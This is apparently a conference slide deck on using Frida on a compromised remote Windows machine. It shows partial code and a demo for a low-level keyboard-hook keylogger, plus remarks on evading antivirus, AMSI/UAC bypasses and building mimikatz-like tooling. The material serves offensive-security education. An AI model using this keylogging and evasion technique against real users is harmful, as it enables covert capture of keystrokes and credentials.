1: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

(frd) (base) patowc@karnak:~/frd/beginningfrida/simple/2\$ frida-trace -H 127.0.0.1:54321 -a simple2\!0x11a9 simple2

Instrumenting...

sub\_11a9: Loaded handler at "/home/patowc/frd/beginningfrida/simple/2/\_handlers\_/simple2/sub\_11a9.js"

Started tracing 1 function. Press Ctrl+C to stop.

```
/* TID 0x223838 */  
2395 ms sub_11a9()  
2395 ms args[0]: 0x61  
2395 ms args[1]: 0x55e8bd6492a0  
2395 ms args[2]: 0x0  
2395 ms sub_11a9(): LEAVE  
2395 ms original retval (replace with 1)l: 0x0  
2969 ms sub_11a9()  
2969 ms args[0]: 0x62  
2969 ms args[1]: 0x55e8bd6492a0  
2969 ms args[2]: 0x0  
2969 ms sub_11a9(): LEAVE  
2969 ms original retval (replace with 1)l: 0x0
```

3: patowc@karnak: ~/frd ~

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak:~/frd/beginningfrida/simple/2 ~

CORRECT!  
bKey [b] was pressed.

CORRECT!



ANSWER

/Rooted<sup>®</sup>

Frida in Win\*



# FRIDA in win\*

- Premises:
  - Must be deployed in remote box (post-exploitation or whatever the means to do \*)
  - Privils not required (user space)
  - NO DETECTION out-of-the-box binary (imagine if you recompile and obfuscate)





```
Command Prompt - frida-server X + ▾  
Microsoft Windows [Version 10.0.22621.3007]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\User>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
    Connection-specific DNS Suffix . :  
    Link-local IPv6 Address . . . . . : fe80::9c35:2928:124d:d2bf%4  
    IPv4 Address . . . . . : 192.168.56.101  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . :  
  
C:\Users\User>cd Downloads  
  
C:\Users\User\Downloads>cd frida-server-16.1.11-windows-x86_64  
  
C:\Users\User\Downloads\frida-server-16.1.11-windows-x86_64>cd Downloads  
  
C:\Users\User\Downloads\frida-server-16.1.11-windows-x86_64>frida-server-16.1.11-windows-x86_64.exe -l 0.0.0.0  
:54321
```



1 / 1 + ⌂ ⌂

Tilix: patowc@karnak: ~/frd

Q ⌂ ⌂ ⌂ ⌂

1: patowc@karnak: ~/frd

AI ⌂ ⌂

```
(frd) (base) patowc@karnak:~/frd$  
(frd) (base) patowc@karnak:~/frd$  
(frd) (base) patowc@karnak:~/frd$ frida-ps -H 192.168.56.101:54321  
  PID  Name  
-----  
 8136  ApplicationFrameHost.exe  
1724   FileCoAuth.exe  
2804   Microsoft.Photos.exe  
9540   OneDrive.exe  
9508   OpenConsole.exe  
6188   RuntimeBroker.exe  
7220   RuntimeBroker.exe  
8012   RuntimeBroker.exe  
11324  RuntimeBroker.exe  
2128   RuntimeBroker.exe  
2552   RuntimeBroker.exe  
7004   SearchHost.exe  
7460   SecurityHealthSystray.exe  
5308   ShellExperienceHost.exe  
6980   StartMenuExperienceHost.exe  
9680   SystemSettings.exe  
6788   SystemSettingsBroker.exe  
3916   VBoxTray.exe
```

1: patowc@karnak: ~/frd

```
(frd) (base) patowc@karnak:~/frd$  
(frd) (base) patowc@karnak:~/frd$  
(frd) (base) patowc@karnak:~/frd$ frida-ps -H 192.168.56.101:54321
```

| PID   | Name                        |
|-------|-----------------------------|
| 8136  | ApplicationFrameHost.exe    |
| 1724  | FileCoAuth.exe              |
| 2804  | Microsoft.Photos.exe        |
| 9540  | OneDrive.exe                |
| 9508  | OpenConsole.exe             |
| 6188  | RuntimeBroker.exe           |
| 7220  | RuntimeBroker.exe           |
| 8012  | RuntimeBroker.exe           |
| 11324 | RuntimeBroker.exe           |
| 2128  | RuntimeBroker.exe           |
| 2552  | RuntimeBroker.exe           |
| 7004  | SearchHost.exe              |
| 7460  | SecurityHealthSystray.exe   |
| 5308  | ShellExperienceHost.exe     |
| 6980  | StartMenuExperienceHost.exe |
| 9680  | SystemSettings.exe          |
| 6788  | SystemSettingsBroker.exe    |
| 3916  | VBoxTray.exe                |



VirusTotal - File - 7d64a556c83a38488660e30de52336a5f1ac7ac1a232c2312c423be540ded088

https://www.virustotal.com/gui/file/7d64a556c83a38488660e30de52336a5f1ac7ac1a232c2312c423be540ded088

7d64a556c83a38488660e30de52336a5f1ac7ac1a232c2312c423be540ded088

No security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

Size 103.30 MB Last Analysis Date 8 days ago ELF

Community Score 0 / 59

elf 64bits shared-lib

Community Score

DETECTION DETAILS COMMUNITY

Security vendors' analysis ⓘ

|                     | Do you want to automate checks? |                  |            |
|---------------------|---------------------------------|------------------|------------|
| Acronis (Static ML) | Undetected                      | AhnLab-V3        | Undetected |
| ALYac               | Undetected                      | Antiy-AVL        | Undetected |
| Arcabit             | Undetected                      | Avast            | Undetected |
| Avast-Mobile        | Undetected                      | AVG              | Undetected |
| Avira (no cloud)    | Undetected                      | Baidu            | Undetected |
| BitDefender         | Undetected                      | BitDefenderTheta | Undetected |
| Bkav Pro            | Undetected                      | ClamAV           | Undetected |
| CMC                 | Undetected                      | DrWeb            | Undetected |
| Emsisoft            | Undetected                      | eScan            | Undetected |
| ESET-NOD32          | Undetected                      | Fortinet         | Undetected |
| GData               | Undetected                      | Google           | Undetected |

```
1: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ 
(frd) (base) patowc@karnak:~/frd$ 
(frd) (base) patowc@karnak:~/frd$ frida-ps -H 192.168.56.10
  PID  Name
-----
8136 ApplicationFrameHost.exe
1724 FileCoAuth.exe
2804 Microsoft.Photos.exe
9540 OneDrive.exe
9508 OpenConsole.exe
6188 RuntimeBroker.exe
7220 RuntimeBroker.exe
8012 RuntimeBroker.exe
11324 RuntimeBroker.exe
2128 RuntimeBroker.exe
2552 RuntimeBroker.exe
7004 SearchHost.exe
7460 SecurityHealthSystray.exe
5308 ShellExperienceHost.exe
6980 StartMenuExperienceHost.exe
9680 SystemSettings.exe
6788 SystemSettingsBroker.exe
3916 VBoxTray.exe
```

# STILL WAITING...



FOR DEFENDER  
TO DO SOMETHING :(

# FRIDA in win\*: not even trying to hide...

- No renaming (some anti-frida detectors looks for well-known names and identifiers)
- No binary manipulation... no packing, no recompile, nothing...
- No strings removal...



# FRIDA in win\*: keylogger!



- <https://docs.microsoft.com/en-us/windows/win32/winmsg/about-hooks>
- Typical basic keylogger **USER32\SetWindowsHookExA** with a callback to get the keypress event.
- Remember to **CallNextHookEx** or we will break things after catching the keypress xD
- Remove our hook when finished (or not):  
**UnhookWindowsHookEx**



## FRIDA in win\*: keylogger! (ii)

- Remember frida is into the process memory space so it can access resources available to this context.
- We can get a pointer to where a function is knowing the module (base) and the function name (or offset, remember the linux example?). See:

```
var my_ptr =  
Module.getExportByName('user32.dll',  
    function → 'SetWindowsHookExA');
```





## FRIDA in win\*: keylogger! (iii)

- This are JUST POINTERS (**NativePointer** in frida), not the actual function.
- We need to “build” the function as a **NativeFunction** to be able to intermediate from Jscript to “native” context.
- But to be able to do so, we need to know the API definition, for example for “SetWindowsHookEx”.



C++

```
HHOOK SetWindowsHookExA(  
    [in] int          idHook,  
    [in] HOOKPROC    lpfn,  
    [in] HINSTANCE   hmod,  
    [in] DWORD       dwThreadId  
) ;
```

C++



```
HHOOK SetWindowsHookExA(  
    [in] int          idHook,  
    [in] HOOKPROC    lpfn,  
    [in] HINSTANCE   hmod,  
    [in] DWORD       dwThreadId  
) ;
```

What the hell HHOOK(return value), HOOKPROC and HINSTANCE are? Reading the documentation we conclude we will use pointers.

```
var setWindowsHookExA_ptr = Module.getExportByName('user32.dll',
                                                'SetWindowsHookExA');

var setWindowsHookExA = new NativeFunction(setWindowsHookExA_ptr,
                                           'pointer', // return HHOOK
                                           [
                                               'int',      // int idHook
                                               'pointer', // HOOKPROC lpfn
                                               'pointer', // HINSTANCE hmod
                                               'int'       // DWORD dwThreadId
                                           ]);

```

Now we have a NativeFunction, setWindowsHookExA that can be used within the JavaScript CONTEXT! (applause for Ole and Frida).



\* SPONTANEOUS APPLAUSE NOW.

## FRIDA in win\*: keylogger! (iv)

- The argument `idHook` will be fixed to 13 (`WH_KEYBOARD_LL`).
- `lpfn` is our callback function (not as easy, heh).
- `hmod` is `NULL`, but in the format of  
`getModuleHandler(NULL);`
- `dwThreadId` will be 0 (0 means ALL subprocesses in  
the same desktop... what? **yes, means that**).



# FRIDA in win\*: keylogger! (v)

- Just to **make sure you get the awesomeness** of all this: we are creating a callback for an API that we imported from a DLL (USER32.dll) running on a remote computer with Windows 11, instrumented by a frida tool that we are managing from our Linux box, passing a JavaScript function.
- Without things exploding.



<https://docs.microsoft.com/en-us/windows/desktop/api/winuser/ns-winuser-tagkbdllhookstruct>

```
const kb_Hook_ptr = new NativeCallback(function (nCode, wParam, lParam) {
    // lParam ->
    // https://docs.microsoft.com/en-us/windows/desktop/api/winuser/ns-winuser-tagkbdllhookstruct
    //
    // typedef struct tagKBDLLHOOKSTRUCT {
    //     DWORD vkCode;
    //     DWORD scanCode;
    //     DWORD flags;
    //     DWORD time;
    //     ULONG_PTR dwExtraInfo;
    // } KBDLLHOOKSTRUCT, *LPKBDLLHOOKSTRUCT, *PKBDLLHOOKSTRUCT;

    if (nCode < 0) {
        return callNextHookEx(HHOOK, nCode, wParam, lParam);
    }
})
```

# FRIDA in win\*: keylogger! (vi)

- As we said we need to create our callback (using frida's NativeCallback).
- NativeCallback (`function (nCode, wParam, lParam) { // }`) is a Jscript function, remember.
- Returns pointer and has three arguments: int, pointer and pointer.
- if `nCode < 0` return the result of calling `NextHookEx` (this is CRITICAL xD).



1: patowc@karnak: ~/frd


```
const parseKey = function (code, caps, shift) {
// Source: https://github.com/killswitch-GUI/SetWindowsHookEx-Keylogger/blob/
// master/SetWindowsHookEx-Keylogger/SetWindowsHookEx-Keylogger/SetWindowsHookEx-Keylogger.cpp#L31
var key;

switch (code) {
  case 0x41: key = caps ? (shift ? "a" : "A") : (shift ? "A" : "a"); break;
  case 0x42: key = caps ? (shift ? "b" : "B") : (shift ? "B" : "b"); break;
  case 0x43: key = caps ? (shift ? "c" : "C") : (shift ? "C" : "c"); break;
  case 0x44: key = caps ? (shift ? "d" : "D") : (shift ? "D" : "d"); break;
  case 0x45: key = caps ? (shift ? "e" : "E") : (shift ? "E" : "e"); break;
  case 0x46: key = caps ? (shift ? "f" : "F") : (shift ? "F" : "f"); break;
  case 0x47: key = caps ? (shift ? "g" : "G") : (shift ? "G" : "g"); break;
  case 0x48: key = caps ? (shift ? "h" : "H") : (shift ? "H" : "h"); break;
  case 0x49: key = caps ? (shift ? "i" : "I") : (shift ? "I" : "i"); break;
  case 0x4A: key = caps ? (shift ? "j" : "J") : (shift ? "J" : "j"); break;
  case 0x4B: key = caps ? (shift ? "k" : "K") : (shift ? "K" : "k"); break;
  case 0x4C: key = caps ? (shift ? "l" : "L") : (shift ? "L" : "l"); break;
  case 0x4D: key = caps ? (shift ? "m" : "M") : (shift ? "M" : "m"); break;
  case 0x4E: key = caps ? (shift ? "n" : "N") : (shift ? "N" : "n"); break;
  case 0x4F: key = caps ? (shift ? "o" : "O") : (shift ? "O" : "o"); break;
  case 0x50: key = caps ? (shift ? "p" : "P") : (shift ? "P" : "p"); break;
  case 0x51: key = caps ? (shift ? "q" : "Q") : (shift ? "Q" : "q"); break;
  case 0x52: key = caps ? (shift ? "r" : "R") : (shift ? "R" : "r"); break;
```

# DEMO

Archivo Máquina Ver Entrada Dispositivos Ayuda

```
Command Prompt - frida-sen < C:\Users\User\Downloads\frida-server-16.1.11-windows-x86_64>frida-server-16.1.11-windows-x86_64.exe -l 0.0.0.0:54321
```



1/1 +

Tilix: patowc@karnak: ~/frd

Q - x

1: patowc@karnak: ~/frd

(frd) (base) **patowc@karnak:~/frd\$ frida -H 192.168.56.101:54321 -l windows\_keylogger.js Notepad.exe**



1/1 + ⌂ ⌂

Tilix: patowc@karnak: ~/frd

Q ⌂ ⌂ ⌂ ⌂

1: patowc@karnak: ~/frd

□ ×

```
key=[l] (3)
key=[a] (4)
key=[[space]] (5)
key=[[right shift]] (6)
key=[R] (7)
key=[e] (8)
key=[i] (9)
key=[n] (10)
key=[o] (11)
key=[s] (12)
key=[a] (13)
key=[[space]] (14)
key=[h] (15)
key=[a] (16)
key=[x] (17)
key=[o] (18)
key=[r] (19)
key=[s] (20)
key=[[space]] (21)
key=[[right shift]] (22)
key=[[unknown-key (190)]] (23)
key=[] (24)
[right shift],H,o,l,a,[space],[right shift],R,e,i,n,o,s,a,[space],h,a,x,o,r,s,[space],[right shift],[un
known-key (190)],)
```

1: patowc@karnak: ~/frd

```
key=[l] (3)
key=[a] (4)
key=[[space]] (5)
key=[[right shift]] (6)
key=[R] (7)
key=[e] (8)
key=[i] (9)
key=[n] (10)
key=[o] (11)
key=[s] (12)
key=[a] (13)
key=[[space]] (14)
key=[h] (15)
key=[a] (16)
key=[x] (17)
key=[o] (18)
key=[r] (19)
key=[s] (20)
key=[[space]] (21)
key=[[right shift]] (22)
key=[[unknown-key (190)]] (23)
key=[]) (24)
[right shift],H,o,l,a,[space],[right shift],R,e,i,n,o,s,a,[spa
known-key (190)],)
```

# STILL WAITING...



**FOR DEFENDER  
TO DO SOMETHING :(**

**STILL WAITING...**



**STILL WAITING...**



**STILL WAITING...**



**STILL WAITING...**



**STILL WAITING...**



**FOR DEFENDER  
DO SO**

**FOR DEFENDER**

## FRIDA in win\*: keylogger! (vii)

- Please, **do remember to remove the Hook :)**
- If not unhooking, will face random behaviours like getting Notepad.exe (or whatever the binary you targeted) defunct in background.
- My security word here is: “unhookunhook”.



# Conclusions



# Conclusions

- There are **no limits** of what you can do using frida.
- Not only hooking, but loading dynamic libraries into the process space in runtime.
- You can do A LOT of things in userspace without privileges.
- AMSI/UAC bypasses, tickets, exploiting, keylogging...
- **No f\*ng limits, I promise!**



## Conclusions (ii)

- Frida server default binary is not detected as anything harmful (ehhh... what the fuck? **yeah**).
- And you have the source code: recompile, transform, adapt, evade, jump, dodge...
- Always remember you can SIDE LOAD things... powershell among them.
- No f\*ng limits: **my own mimikatz with frida xD**



<https://github.com/gentilkiwi/mimikatz>



sh3llcon 2024

\*you can even attach frida-gadget to a binary (+lief)



# Refs.

- <https://deephacking.tech/parcheando-amsiscanbuffer-amsi-bypass/>
- <https://github.com/sensepost/frida-windows-playground>
- <https://securityintelligence.com/x-force/hunting-evidence-dll-side-loading-powershell-sysmon/>
- Javier Yuste, "Evading Deep Learning Malware detectors", RootedCON2020,  
<https://www.youtube.com/watch?v=pG0wOBmlsPQ>





“Demos gracias al señor, podéis ir en paz,

¡RA-mén!”

“Thanks god, leave in peace,

RA-men!”

/Rooted

# Thanks!

